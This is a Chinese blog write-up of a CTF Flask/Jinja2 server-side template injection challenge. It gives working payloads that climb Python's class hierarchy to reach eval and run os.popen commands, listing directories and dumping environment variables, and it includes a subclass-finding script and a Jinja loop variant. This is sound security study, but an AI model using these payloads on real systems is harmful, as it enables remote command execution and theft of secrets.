

Buuctf[Flask]SSTI 1

原创

F1or 于 2021-09-28 17:54:35 发布 374 收藏 3

分类专栏: [安全](#) 文章标签: [flask python](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/F1or_/article/details/120533765

版权




[安全](#) 专栏收录该内容

7 篇文章 0 订阅

订阅专栏

最近CTF比赛里出了一道SSTI的题目, 当时没有做出来, 现在来学习下



SST是由于开发者的不恰当言语所造成

```
<html>
  <head>
    <title>SSTI_TEST</title>
  </head>
  <body>
    <h1>Hello, %s !</h1>
  </body>
</html>
```

正确代码应是

```
<html>
  <head>
    <title>{{title}}</title>
  </head>
  <body>
    <h1>Hello, {{name}} !</h1>
  </body>
</html>
```


就如这题来说，用户输入字符串正常显示

Hello admin




输入{{1*7}}, 回显7, 存在SST注入

Hello 7



这里的方法是先使用__class__先找到"的类
用__bases__找到他的基类
subclass()找到子类

Hello [.....
.....
.....



查

看源码可以看到所有子类

le11o [<class 'type'>, <class 'weakref'>, <class 'weakcallableproxy'>],

在子类中并不是所有的都能用上，需要找的

一是file模块中的read功能，用来读取各种文件，敏感信息等。但是在

二是warnings.catch_warnings(需自己导入os模块)、socket.socketobject(需自己导入os模块)、site._Printer、site.Quitter等模块的内置os，通过os模块我们可以做到system执行命令（system执行成功返回0，不会在页面显示。）、popen管道读取文件、listdir列目录等操作。

三是get_flashed_messages() 获取闪现信息

在众多子类中找到 warnings.catch_warnings 脚本如下

```
def find():
    list = ""
    list = list.replace('\\', '')
    list = list.replace('<', '')
    list = list.replace('>', '')
    list = list.replace('class ', '')
    list = list.replace('enum ', '')
    list = list.replace('type ', '')
    list = list.replace(' ', '')
    list = list.split(',')
    print(list)
    className = 'warnings.catch_warnings' #需要查找的模块名称
    num = list.index(className)
    print(num) #返回索引
if __name__ == '__main__':
    find()
```

['type', 'weakref',
166

找到了 `warnings.catch_warnings` 的位置，下一步


```
Hello (__name__: 'warnings', '__doc__': 'Python part of the warnings subsystem.', '__package__': '', 'loader': < frozen_importlib_external.SourceFileLoader object at 0x7f0b58582f60>, '_spec_': ModuleSpec(name='warnings', loader=
< frozen_importlib_external.SourceFileLoader object at 0x7f0b58582f60>, origin='/usr/local/lib/python3.6/warnings.py'), '_file_': '/usr/local/lib/python3.6/warnings.py', '_cached_': '/usr/local/lib/python3.6/_pycache_/warnings.cpython-36.pyc',
'_builtins_': {'__name__': 'builtins', '__doc__': 'Built-in functions, exceptions, and other objects.\n\nNoteworthy: None is the 'nil' object; Ellipsis represents '...' in slices.', '__package__': '', 'loader_': 'spec_': ModuleSpec(name='builtins', loader=),
'_build_class_': '_import_': 'abs': 'all': 'any': 'ascii': 'bin': 'callable': 'chr': 'compile': 'delattr': 'dir': 'divmod': 'eval': 'exec': 'format': 'getattr': 'globals': 'hasattr': 'hash': 'hex': 'id': 'input': 'isinstance': 'issubclass': 'iter': 'len':
'locals': 'max': 'min': 'next': 'oct': 'ord': 'pow': 'print': 'repr': 'round': 'setattr': 'sorted': 'sum': 'vars': 'None': None, 'Ellipsis': Ellipsis, 'NotImplemented': NotImplemented, 'False': False, 'True': True, 'bool': 'memoryview': 'bytearray':
'bytes': 'classmethod': 'complex': 'dict': 'enumerate': 'filter': 'float': 'frozenset': 'property': 'int': 'list': 'map': 'object': 'range': 'reversed': 'set': 'slice': 'staticmethod': 'str': 'super': 'tuple': 'type': 'zip': '_debug_': True,
'BaseException': 'Exception': 'TypeError': 'StopAsyncIteration': 'StopIteration': 'GeneratorExit': 'SystemExit': 'KeyboardInterrupt': 'ImportError': 'ModuleNotFoundError': 'OSError': 'EnvironmentError': 'IOError': 'EOFError': 'RuntimeError':
'RecursionError': 'NotImplementedError': 'NameError': 'UnboundLocalError': 'AttributeError': 'SyntaxError': 'IndentationError': 'TabError': 'LookupError': 'IndexError': 'KeyError': 'ValueError': 'UnicodeError': 'UnicodeEncodeError':
'UnicodeDecodeError': 'UnicodeTranslateError': 'AssertionError': 'ArithmeticError': 'FloatingPointError': 'OverflowError': 'ZeroDivisionError': 'SystemError': 'ReferenceError': 'BufferError': 'MemoryError': 'Warning': 'UserWarning':
'DeprecationWarning': 'PendingDeprecationWarning': 'SyntaxWarning': 'RuntimeWarning': 'FutureWarning': 'ImportWarning': 'UnicodeWarning': 'BytesWarning': 'ResourceWarning': 'ConnectionError': 'BlockingIOError': 'BrokenPipeError':
'ChildProcessError': 'ConnectionAbortedError': 'ConnectionRefusedError': 'ConnectionResetError': 'FileExistsError': 'FileNotFoundError': 'IsADirectoryError': 'NotADirectoryError': 'InterruptedError': 'PermissionError': 'ProcessLookupError':
'TimeoutError': 'open': 'quit': Use quit() or Ctrl-D (i.e. EOF) to exit, 'exit': Use exit() or Ctrl-D (i.e. EOF) to exit, 'copyright': Copyright (c) 2001-2019 Python Software Foundation. All Rights Reserved. Copyright (c) 2000 BeOpen.com. All Rights
Reserved. Copyright (c) 1995-2001 Corporation for National Research Initiatives. All Rights Reserved. Copyright (c) 1991-1995 Stichting Mathematisch Centrum, Amsterdam. All Rights Reserved., 'credits': Thanks to CWI, CNRI, BeOpen.com, Zope
Corporation and a cast of thousands for supporting Python development. See www.python.org for more information., 'license': Type license() to see the full license text, 'help': Type help() for interactive help, or help(object) for help about object),
'sys': '_all_': ['warn', 'warn_explicit', 'showwarning', 'formatwarning', 'filterwarnings', 'simplefilter', 'resetwarnings', 'catch_warnings', 'showwarning', 'formatwarning', 'showwarnmsg_impl', 'formatwarnmsg_impl', 'showwarning_orig',
'showwarnmsg', 'formatwarning_orig', 'formatwarnmsg', 'filterwarnings', 'simplefilter', 'add_filter', 'resetwarnings', 'OptionError', 'processoptions', 'setoption', 'getaction', 'getcategory', 'is_internal_frame', 'next_external_frame',
'warn', 'warn_explicit', 'WarningMessage', 'catch_warnings', 'filters': [(ignore, None, None, 0), (ignore, None, None, 0), (ignore, None, None, 0), (ignore, None, None, 0), (ignore, None, None, 0), (ignore, None, None, 0), (ignore, re.compile(""), 0)],
'defaultaction': 'default', 'onceregistry': {}, 'filters_mutated': 'defaultaction': 'default', 'onceregistry': {}]
```



, set:, slice:, staticmethod:, su:, sup
:, 'ModuleNotFoundError:', 'OSError:', 'E
okunError:', 'IndexError:', 'KeyError:', 'V:

自己导入OS模块

Hello app bin boot dev etc home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var




```
{{%27%27.__class__.__bases__[0].__subclasses__()[166].__init__.__globals__.__builtins__[%27eval%27](%22__import__(%27os%27).popen(%27ls%20../%27).read()%22)}}`
```

popen后面()中加入需要执行的语句，以为是在文件中找，后面发现flag在环境变量中

最终payload

```
{{%27%27.__class__.__bases__[0].__subclasses__()[166].__init__.__globals__.__builtins__[%27eval%27](%22__import__(%27os%27).popen(%27env%27).read()%22)}}
```

PYTHON_GET_PIP_SHA256=b86f36cc4345ae87bfd4f10ef6b2dbfa7a872fbff70608a1e43944d283fd0eee FLAG=flag[58cae187-9ca6-42e2-9391-5f7351ea1639]



```
{% for c in [].__class__.__base__.__subclasses__() %}
{% if c.__name__ == 'catch_warnings' %}
  {% for b in c.__init__.__globals__.values() %}
  {% if b.__class__ == {}.__class__ %}
    {% if 'eval' in b.keys() %}
      {{ b['eval']('__import__("os").popen("env").read()') }}
    {% endif %}
  {% endif %}
  {% endfor %}
{% endif %}
{% endfor %}
```

变量块 `{{}}` 用于将表达式打印到模板输出

注释块 `{##}` 注释

控制块 `{%}` 可以声明变量，也可以执行语句

行声明 `##` 可以有和`{%}`相同的效果

`{%}`里面语句直接执行，就不需要自己在外用脚本判断子类的位置了

参考

https://blog.csdn.net/qq_35493457/article/details/119938852

<http://www.cl4y.top/ssti%E6%A8%A1%E6%9D%BF%E6%B3%A8%E5%85%A5%E5%AD%A6%E4%B9%A0/>